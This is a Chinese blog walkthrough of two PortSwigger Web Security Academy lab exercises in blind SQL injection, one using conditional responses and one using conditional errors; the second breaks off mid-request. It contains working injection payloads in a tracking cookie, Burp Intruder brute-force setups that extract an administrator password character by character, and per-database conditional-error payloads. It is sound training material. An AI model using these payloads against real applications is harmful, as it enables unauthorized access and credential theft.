

# portswigger靶场SQL注入实验(下)

原创

bay0net 于 2021-10-03 18:19:20 发布 1895 收藏 1

文章标签: [sql 网络安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/m0\\_51313985/article/details/120592241](https://blog.csdn.net/m0_51313985/article/details/120592241)

版权

## 实验9

# 实验室: 带有条件响应的盲 SQL 注入

从业者

实验室 没有解决



本实验包含一个SQL盲注漏洞。应用程序使用跟踪 cookie 进行分析, 并执行包含提交的 cookie 值的 SQL 查询。

不返回 SQL 查询的结果, 也不显示任何错误消息。但是, 如果查询返回任何行, 应用程序会在页面中包含“欢迎回来”消息。

数据库包含一个名为的不同表users, 其列名为username和password。您需要利用SQL盲注漏洞找出 administrator 用户的密码。

要解决实验室, 请以 administrator 用户身份登录。

进入实验室

CSDN @bay0net

Web Security Academy

Blind SQL injection with conditional responses

[Back to lab description >>](#)

LAB Not solved



[Home](#) | [Welcome back!](#) | [My account](#)

WE LIKE TO SHOP

Refine your search:

[All](#) [Accessories](#) [Corporate gifts](#) [Food & Drink](#) [Lifestyle](#) [Pets](#)

CSDN @bay0net

点击了home之后页面给了回显, 猜测后面进行盲注的时候要利用此回显来判断, 打开bp吧





```
<h2>Blind SQL injection with conditional responses</h2>
<a class="link-back" href="https://portswigger.net/web-security/sql-injection/blind/lab-conditional-Back&nbsp;to&nbsp;lab&nbsp;description&nbsp;";
<svg version="1.1" id="Layer_1" xmlns="http://www.w3.org/2000/svg"
xmlns:xlink="http://www.w3.org/1999/xlink" x="0px" y="0px" viewBox="0 0 28 30" enable-background="new 0 0 28 30" xml:space="preserve" title="back-arrow">
  <g>
    <polygon points="1 4,0 0,1 2 12.6,15 0,28.8 1 4,30 15.1,15"></polygon>
    <polygon points="14.3,0 12.9,1 2 25.6,15 12.9,28.8 14.3,30 28.15"></polygon>
  </g>
</svg>
</a>
</div>
<div class="widgetcontainer-lab-status is-notsolved">
  <span>LAB</span>
  <p>Not solved</p>
  <span class="lab-status-icon"></span>
</div>
</div>
</section>
</div>
<div theme="ecommerce">
  <section class="maincontainer">
    <div class="container">
      <header class="navigation-header">
        <section class="top-links">
          <a href="/>Home</a></p>
          <div>Welcome back!</div><p></p>
          <a href="/my-account">My account</a><p></p>
        </section>
      </header>
    </div>
  </section>
</div>
```


CSDN @bay0net

注入点在trackingid这，简单判断一下



```
xmlns:xlink="http://www.w3.org/1999/xlink" x="0px" y="0px" viewBox="0 0 28 30"
xml:space="preserve" title="back-arrow">
  <g>
    <polygon points="1 4,0 0,1 2 12.6,15 0,28.8 1 4,30 15.1,15"></polygon>
    <polygon points="14.3,0 12.9,1 2 25.6,15 12.9,28.8 14.3,30 28.15"></polygon>
  </g>
</svg>
</a>
</div>
<div class="widgetcontainer-lab-status is-notsolved">
  <span>LAB</span>
  <p>Not solved</p>
  <span class="lab-status-icon"></span>
</div>
</div>
</section>
</div>
<div theme="ecommerce">
  <section class="maincontainer">
    <div class="container">
      <header class="navigation-header">
        <section class="top-links">
          <a href="/>Home</a></p>
          <div>Welcome back!</div><p></p>
          <a href="/my-account">My account</a><p></p>
        </section>
      </header>
    </div>
  </section>
</div>
```

CSDN @bay0net



```
Target: https://ac0b1fbf1f01438780c756c9007d00d4.web-s
Response
Raw Headers Hex HTML Render
<div class="logo"></div>
<div class="title-container">
  <h2>Blind SQL injection with conditional responses</h2>
  <a class="link-back" href="https://portswigger.net/web-security/sql-injection/blind/lab-conditional-Back&nbsp;to&nbsp;lab&nbsp;description&nbsp;";
  <svg version="1.1" id="Layer_1" xmlns="http://www.w3.org/2000/svg"
xmlns:xlink="http://www.w3.org/1999/xlink" x="0px" y="0px" viewBox="0 0 28 30" enable-background="new 0 0 28 30" xml:space="preserve" title="back-arrow">
    <g>
      <polygon points="1 4,0 0,1 2 12.6,15 0,28.8 1 4,30 15.1,15"></polygon>
      <polygon points="14.3,0 12.9,1 2 25.6,15 12.9,28.8 14.3,30 28.15"></polygon>
    </g>
  </svg>
</a>
</div>
<div class="widgetcontainer-lab-status is-notsolved">
  <span>LAB</span>
  <p>Not solved</p>
  <span class="lab-status-icon"></span>
</div>
</div>
</section>
</div>
<div theme="ecommerce">
  <section class="maincontainer">
    <div class="container">
      <header class="navigation-header">
        <section class="top-links">
          <a href="/>Home</a></p>
          <div>Welcome back!</div><p></p>
          <a href="/my-account">My account</a><p></p>
        </section>
      </header>
    </div>
  </section>
</div>
```

CSDN @bay0net


```

</section>
</div>
<div theme="ecommerce">
  <section class="maincontainer">
    <div class="container">
      <header class="navigation-header">
        <section class="top-links">
          <a href="/>Home</a><p></p>
          <a href="/my-account">My account</a><p></p>
        </section>
      </header>
    </div>
  </section>
</div>

```

CSDN @bay0net

存在注入，下面判断一下是否存在表users，表里是否存在名为administrator的用户以及密码password有多少字符




```

...
xmlns:xlink="http://www.w3.org/1999/xlink" x="0px" y="0px" viewBox=
xml:space="preserve" title="back-arrow">
  <g>
    <polygon points="1 4,0 0,1.2 12.6,15 0,28.8 1.4
    <polygon points="14.3,0 12.9,1.2 25.6,15 12.9,
  </g>
</svg>
</a>
</div>
<div class="widgetcontainer-lab-status is-notsolved">
  <span>LAB</span>
  <p>Not solved</p>
  <span class="lab-status-icon"></span>
</div>
</div>
</section>
</div>
<div theme="ecommerce">
  <section class="maincontainer">
    <div class="container">
      <header class="navigation-header">
        <section class="top-links">
          <a href="/>Home</a><p></p>
          <div>Welcome back!</div><p></p>
          <a href="/my-account">My account</a><p></p>
        </section>
      </header>
    </div>
  </section>
</div>

```

CSDN @bay0net

为真，存在users表，接着查用户




```

<div id="academyLabHeader">
  <section class="academyLabBanner">
    <div class="container">
      <div class="logo"></div>
      <div class="title-container">
        <h2>Blind SQL injection with conditional responses</h2>
        <a class="link-back" href="https://portswigger.net/web-security/sql-injection/
          Back&nbsp;to&nbsp;lab&nbsp;description&nbsp;
        <svg version="1.1" id="Layer_1" xmlns="http://www.w3.org/2000/svg"
          xmlns:xlink="http://www.w3.org/1999/xlink" x="0px" y="0px" viewBox="0 0 28 30" enable-ba
          xml:space="preserve" title="back-arrow">
            <g>
              <polygon points="1 4,0 0,1.2 12.6,15 0,28.8 1.4,30 15.1,15"></polygon>
              <polygon points="14.3,0 12.9,1.2 25.6,15 12.9,28.8 14.3,30 28,15"></p>
            </g>
          </svg>
        </a>
      </div>
    </div>
    <div class="widgetcontainer-lab-status is-notsolved">
      <span>LAB</span>
      <p>Not solved</p>
      <span class="lab-status-icon"></span>
    </div>
  </div>
</section>
</div>
<div theme="ecommerce">
  <section class="maincontainer">
    <div class="container">
      <header class="navigation-header">
        <section class="top-links">
          <a href="/>Home</a><p></p>
          <div>Welcome back!</div><p></p>
          <a href="/my-account">My account</a><p></p>
        </section>
      </header>
    </div>
  </section>
</div>

```


CSDN @bay0net

后面判断password的长度




CSDN @bay0net

大于1为真，扩大点看看



CSDN @bay0net

大于30无回显，长度应该是小于30的，具体多少跑一下payload吧



referer: https://msdn.microsoft.com/en-us/library/aa304007.aspx?wsid=security-academy&...  
Cookie: TrackingId=cD2t1IDsk(ed)AGmX' and (select 's' from users where username='administrator' and length(password)>=30) = 's' ... ; session=0TP9zhYSdiv9areHPw6D0OsXJ0bwUSW  
Upgrade-Insecure-Requests: 1

CSDN @bay0net

**Target** **Positions** **Payloads** **Options**

**Payload Sets**  
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various pay customized in different ways.

Payload set: 1 Payload count: 30  
Payload type: Numbers Request count: 30

**Payload Options [Numbers]**  
This payload type generates numeric payloads within a given range and in a specified format.

**Number range**  
Type:  Sequential  Random  
From: 1  
To: 30  
Step: 1  
How many:

**Number format**  
Base:  Decimal  Hex  
Min integer digits:

CSDN @bay0net

选择number范围1-30

**Intruder attack 1**

Attack Save Columns

**Results** **Target** **Positions** **Payloads** **Options**


Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
12	12	200	<input type="checkbox"/>	<input type="checkbox"/>	11294	
13	13	200	<input type="checkbox"/>	<input type="checkbox"/>	11294	
14	14	200	<input type="checkbox"/>	<input type="checkbox"/>	11294	
15	15	200	<input type="checkbox"/>	<input type="checkbox"/>	11294	
16	16	200	<input type="checkbox"/>	<input type="checkbox"/>	11294	
17	17	200	<input type="checkbox"/>	<input type="checkbox"/>	11294	
18	18	200	<input type="checkbox"/>	<input type="checkbox"/>	11294	
19	19	200	<input type="checkbox"/>	<input type="checkbox"/>	11294	
20	20	200	<input type="checkbox"/>	<input type="checkbox"/>	11233	
21	21	200	<input type="checkbox"/>	<input type="checkbox"/>	11233	
22	22	200	<input type="checkbox"/>	<input type="checkbox"/>	11233	
23	23	200	<input type="checkbox"/>	<input type="checkbox"/>	11233	
24	24	200	<input type="checkbox"/>	<input type="checkbox"/>	11233	

**Request** **Response**

**Raw** **Headers** **Hex** **HTML** **Render**



```
<polygon points="14.3,0 12.9,1.2 25.6,15 12.9,28.8 14.3,30 28,15"></polygon>  
</g>  
</svg>
```



到20，在确定了密码的长度之后最后做的事情就是跑出这个密码的内容



用substring()函数从1开始每次扩大1来跟后面的a-z,0-9做对比，找出每一位返回为真的值组合在一起就是密码



Number range

Type:  Sequential  Random

From:

To:

Step:

How many:

CSDN @bay0net

Target Positions Payloads Options

### Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are customized in different ways.

Payload set:  Payload count: 36

Payload type:  Request count: 720

### Payload Options [Brute forcer]

This payload type generates payloads of specified lengths that contain all permutations of a specified character set.

Character set:

Min length:

Max length:

### Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

CSDN @bay0net

Intruder attack 2

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload1	Payload2	Status	Error	Timeout	Length	Comment
362	2	s	200	<input type="checkbox"/>	<input type="checkbox"/>	11294	
372	12	s	200	<input type="checkbox"/>	<input type="checkbox"/>	11294	
400	20	t	200	<input type="checkbox"/>	<input type="checkbox"/>	11294	
447	7	w	200	<input type="checkbox"/>	<input type="checkbox"/>	11294	
474	14	x	200	<input type="checkbox"/>	<input type="checkbox"/>	11294	
481	1	y	200	<input type="checkbox"/>	<input type="checkbox"/>	11294	
558	18	1	200	<input type="checkbox"/>	<input type="checkbox"/>	11294	
589	9	3	200	<input type="checkbox"/>	<input type="checkbox"/>	11294	
673	13	7	200	<input type="checkbox"/>	<input type="checkbox"/>	11294	
686	6	8	200	<input type="checkbox"/>	<input type="checkbox"/>	11294	
717	17	9	200	<input type="checkbox"/>	<input type="checkbox"/>	11294	

Request Response

Raw Headers Hex HTML Render

```

<header class="navigation-header">
  <section class="top-links">
    <a href="/>Home</a><p></p>
    <div>Welcome back!</div><p></p>
    <a href="/my-account">My account</a><p></p>
  </section>
</header>

```

```
<header class="notification-header">
</header>
<section class="ecommerce-pageheader">
  
</section>
<section class="search-filters">
```

0 matches

Finished

CSDN @ bay0net

排出来就是密码了

```
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20
y s l j q 8 w g 3 r q s 7 x d j 9 1 q t
```



Congratulations, you solved the lab!

Share your skills!

[Continue learning >>](#)

[Home](#) | [Welcome back!](#) | [My account](#) | [Log out](#)

## My Account

Your username is: administrator

Email

Update email

CSDN @bay0net

[Web Security Academy](#) >> [SQL injection](#) >> [Blind](#) >> [Lab](#)

# Lab: Blind SQL injection with conditional responses

PRACTITIONER

LAB

Solved



This lab contains a **blind SQL injection** vulnerability. The application uses a tracking cookie for analytics, and performs an SQL query containing the value of the submitted cookie.

The results of the SQL query are not returned, and no error messages are displayed. But the application includes "Welcome back" message in the page if the query returns any rows.

The database contains a different table called `users`, with columns called `username` and `password`. You need to exploit the blind **SQL injection** vulnerability to find out the password of the `administrator` user.

To solve the lab, log in as the `administrator` user.

Access the lab

CSDN @bay0net

## 实验10

# 实验室：带有条件错误的盲 SQL 注入

从业者

实验室

没有解决




本实验包含一个盲 SQL 注入漏洞，应用程序使用跟踪 cookie 进行 analytics，并执行包含提交的 cookie 值的 SQL 查询。查询结果不会返回，也不会显示任何错误消息。但是，如果查询返回任何行，应用程序会在页面中显示“欢迎回来”消息。

本实验包含一个SQL盲注漏洞。应用程序使用跟踪 cookie 进行分析，并执行包含提交的 cookie 值的 SQL 查询。

SQL 查询的结果不会返回，并且应用程序不会根据查询是否返回任何行而做出任何不同的响应。如果 SQL 查询导致错误，则应用程序返回自定义错误消息。

数据库包含一个名为 `users` 的表，其列名为 `username` 和 `password`。您需要利用SQL盲注漏洞找出 `administrator` 用户的密码。

要解决实验室，请以 `administrator` 用户身份登录。


 暗示



进入实验室

CSDN @bay0net

有暗示看一眼

 暗示



本实验使用 Oracle 数据库。有关更多信息，请参阅SQL注入备忘单。

## 条件错误

您可以测试单个布尔条件并在条件为真时触发数据库错误。

**甲骨文** `SELECT CASE WHEN (YOUR-CONDITION-HERE) THEN to_char(1/0) ELSE NULL  
END FROM dual`


**微软** `SELECT CASE WHEN (YOUR-CONDITION-HERE) THEN 1/0 ELSE NULL END`

**PostgreSQL** `SELECT CASE WHEN (YOUR-CONDITION-HERE) THEN cast(1/0 as text) ELSE  
NULL END`

**MySQL** `SELECT IF(YOUR-CONDITION-HERE, (SELECT table_name FROM  
information_schema.tables), 'a')`

CSDN @bay0net

应该是这块内容



**Request**

Raw Params Headers Hex

Host: aca51fb71ed683be806e3baa00f5002b.web-security-academy.net  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8  
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2  
Accept-Encoding: gzip, deflate  
Connection: close  
Referer: https://aca51fb71ed683be806e3baa00f5002b.web-security-academy.net/  
Cookie: session=8C8Mk2Rhp7ahAau8ub7Wk72nTyntptEM; TrackingId=XrALvwx6XpDwQXhc'  
Upgrade-Insecure-Requests: 1

**Response**

Raw Headers Hex Render

HTTP/1.1 500 Internal Server Error  
Connection: close  
Content-Length: 21  
Internal Server Error

CSDN @bay0net

**Request**

```
GET / HTTP/1.1
Host: aca51fb71ed683be806e3baa00f5002b.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer: https://aca51fb71ed683be806e3baa00f5002b.web-security-academy.net/
Cookie: session=8C8Mk2Rhp7ahAau8ub7Wk72nTyntptEM; TrackingId=XrALvwx6XpDwQXhc"
Upgrade-Insecure-Requests: 1
```

**Response**

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Connection: close
Content-Length: 11205

<!DOCTYPE html>
<html>
<head>
<link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
<link href=/resources/css/labsEcommerce.css rel=stylesheet>
<title>Blind SQL injection with conditional errors</title>
</head>
<body>
<script src="/resources/labheader/js/labHeader.js"></script>
```

单引号语法错误，闭合正常，所以结合题目可以使用构造语法错误来进行攻击  
 暗示既然说了这里是oracle数据库，那我们根据oracle数据库的特性不妨验证一下

```
' || (select '' ) || '
' || (select '' from dual) || '
```

**Request**

```
GET / HTTP/1.1
Host: aca51fb71ed683be806e3baa00f5002b.web-security-academy.net
